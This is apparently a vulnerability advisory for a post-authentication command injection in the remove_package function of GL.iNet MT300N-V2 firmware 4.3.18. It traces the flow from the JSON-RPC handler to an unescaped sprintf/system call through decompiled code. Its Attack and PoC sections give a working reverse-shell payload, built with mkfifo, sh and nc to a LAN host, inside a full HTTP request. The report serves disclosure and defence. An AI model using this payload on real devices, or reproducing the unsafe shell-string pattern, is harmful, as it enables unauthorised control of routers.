
GL.iNet MT300N-V2 plugins.so remove_package function Command injection vulnerability

Product Information

```
Brand: GL.iNet
Model: MT300N-V2
Firmware Version: V4.3.18
Official Website: https://www.gl-inet.com/
Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18
```



Affected Component

```
remove_package function in \usr\lib\oui-httpd\rpc\plugins.so
```


Suggested description of the vulnerability

```
GL.iNet MT300N-V2 V4.3.18 plugins.so remove_package function Command injection vulnerability.
```

Vulnerability Details

Nginx's startup configuration file gl.conf defines the processing scripts for each URI path, which can be traced to oui-rpc.lua.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154    methods[json_data.method](json_data.id, json_data.params or {})
```

```
115    local methods= {
116        ["challenge"] = rpc_method_challenge,
117        ["login"] = rpc_method_login,
118        ["logout"] = rpc_method_logout,
119        ["alive"] = rpc_method_alive,
120        ["call"] = rpc_method_call
121    }
```


Calls the rpc_method_call function, which in turn executes the rpc.call function call.

```
71  local function rpc_method_call(id, params)
72      if #params < 3 then
73          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
74          ngx.say(cjson.encode(resp))
75          return
76      end
77
78      local sid, object, method, args = params[1], params[2], params[3], params[4]
79
80      if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
81          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
82          ngx.say(cjson.encode(resp))
83          return
84      end
85
86      if args and type(args) ~= "table" then
87          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
88          ngx.say(cjson.encode(resp))
89          return
90      end
91
92      ngx.ctx.sid = sid
93
94      if not rpc.is_no_auth(object, method) then
95          if not rpc.access("rpc", object .. "." .. method) then
96              local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
97              ngx.say(cjson.encode(resp))
98              return
99          end
00      end
01
02      local res = rpc.call(object, method, args)
03      if type(res) == "number" then
```

Calls /cgi-bin/glc

```
126  local function glc_call(object, method, args)
127      ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")
128
129      local res = ngx.location.capture("/cgi-bin/glc", {
130          method = ngx.HTTP_POST,
131          body = cjson.encode({
132              object = object,
133              method = method,
134              args = args or {}
135          })
136      })
```

In glc, the corresponding handler library functions are loaded, located in the /usr/lib/oui-httpd/rpc folder



The binary plugins.so contains a command injection vulnerability in the remove_package function.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```
int __fastcall remove_package(int a1, int a2)
{
  int v2; // $v0
  char *v3; // $v0
  const char **v4; // $s1
  char *v5; // $s1
  int v6; // $v0
  int v7; // $v0
  int v8; // $v0
  int v9; // $v0
  int v10; // $v0
  int v11; // $v0
  int v13; // $v0
  int v14; // $v0
  int v15; // $v0
  int v16; // $v0
  int v17; // $v0
  char *haystack; // [sp+1Ch] [-140h]
  char *haystacka; // [sp+1Ch] [-140h]
  char *v22; // [sp+24h] [-138h]
  char s[300]; // [sp+28h] [-134h] BYREF
  int v24; // [sp+154h] [-8h]

  v24 = *(_DWORD *)off_15128;
  if ( off_150F0(&aVarLockOpkgLoc[dword_15024]) )
  {
    v10 = ((int (__fastcall *)(int, int))off_15064)(-1, -1);
    ((void (__fastcall *)(int, char *, int))off_150DC)(a2, &aErrCode[dword_15024], v10);
    v11 = ((int (__fastcall *)(char *))off_15118)(&aResourceTempor[dword_15024]);
    ((void (__fastcall *)(int, char *, int))off_150DC)(a2, &aErrMsg[dword_15024], v11);
  }
  else
  {
```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

```
plugins > plugins.remove_package
{
  int v12; // $v0
  int v14; // $v0
  int v15; // $v0
  int v16; // $v0
  int v17; // $v0
  int v18; // $v0
  char *haystack; // [sp+1Ch] [-140h]
  char *haystacka; // [sp+1Ch] [-140h]
  char *v23; // [sp+24h] [-138h]
  char s[300]; // [sp+28h] [-134h] BYREF
  int v25; // [sp+154h] [-8h]

  v25 = *(_DWORD *)(void *)0x15244;
  if ( ((int (__fastcall *)(char *))check_file_is_exist)("/var/lock/opkg.lock") )
  {
    v11 = ((int (__fastcall *)(int, int))json_integer)(-1, -1);
    ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v11);
    v12 = ((int (__fastcall *)(char *))json_string)("Resource temporarily unavailable");
    ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v12);
  }
  else
  {
    v2 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "name");
    v3 = (char *)((int (__fastcall *)(int))json_string_value)(v2);
    haystack = v3;
    if ( v3 && *v3 )
    {
      v4 = (const char **)(void *)0x15000;
      v23 = (char *)&ipkg + (_DWORD)((void *)0x15000 - 21504);
      do
      {
        if ( ((char *(__fastcall *)(const char *, const char *))strstr)(haystack, *v4) )
        {
          v16 = ((int (__fastcall *)(int, int))json_integer)(-5, -1);
          ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v16);
          v17 = ((int (__fastcall *)(char *))json_string)("The software uninstall unsupport!");
          ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v17);
          goto LABEL_17;
        }
        ++v4;
      }
      while ( v23 != (char *)v4 );
      if ( ((int (__fastcall *)(const char *, const char *))strcmp)(haystack, "gl-tor") )
      {
        if ( !((int (__fastcall *)(int, char *))json_object_get)(a1, "force")
          || *(_DWORD *)((int (__fastcall *)(int, char *))json_object_get)(a1, "force") != 5 )
        {
          ((void (*)(char *, const char *, ...))sprintf)(s, "%s remove '%s' >/tmp/opkg.stdout 2>/tmp/opkg.stderr", *(void *)0x1500C, haystack);
        }
        else
        {
          ((void (*)(char *, const char *, ...))sprintf)(s, "%s remove '%s' --autoremove >/tmp/opkg.stdout 2>/tmp/opkg.stderr", *(void *)0x1500C, haystack);
        }
      }
      else
      {
        ((void (*)(char *, const char *, ...))sprintf)(
          s,
          "%s remove %s --autoremove >/tmp/opkg.stdout 2>/tmp/opkg.stderr",
          *(void *)0x1500C,
          (char *)&0x726F74 + 0x0);
      }
      ((void (__fastcall *)(const char *))system)(s);
      haystacka = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stderr");
      v5 = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stdout");
      if ( haystacka )
```


```
Source is the user-controllable JSON parameter name string.

v2 = json_object_get(a1, "name");
v3 = json_string_value(v2);
haystack = v3;

That is, the fields in the request JSON:

{
  "name": "user-controllable string"
}

The value of "name" will enter the subsequent command concatenation logic.

Sink is system(s).

sprintf(s,
        "%s remove '%s' >/tmp/opkg.stdout 2>/tmp/opkg.stderr",
        *(void *)0x1500C,
        haystack);

system(s);
Although the code wraps user input in single quotes, it does not escape single quotes. Therefore, as long as the attacker inserts a single quote in name, they can escape the original parameter boundary and inject additional shell commands.

The complete data flow is as follows:

remove_package(a1, a2)
    └── json_object_get(a1, "name")
            └── json_string_value(...)
                    └── haystack = user_input
                            └── blacklist strstr(haystack, protected_package)
                                    └── sprintf(s, "... remove '%s' ...", haystack)
                                            └── system(s)
```

Attack

Obtain a shell by directly injecting commands.

```
"name":"'`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i) 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`'"
```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_plugins_remove_package.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, update the value of the first element in the params list. The value corresponding to this PoC is ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2.

```
POST /rpc HTTP/1.1

Host: 192.168.31.7

Content-Length: 244

Accept: application/json, text/plain, */*

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

Content-Type: application/json

Origin: http://192.168.31.7

Referer: http://192.168.31.7/

Accept-Encoding: gzip, deflate, br

Cookie: Admin-Token=ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2

Connection: keep-alive
```

```
24
25
26
27 {"jsonrpc":"2.0","id":1999,"method":"call","params":
["ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2","plugins","remove_package",{"name":"`rm
-f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"}]}
```

Discoverer

ZippyJia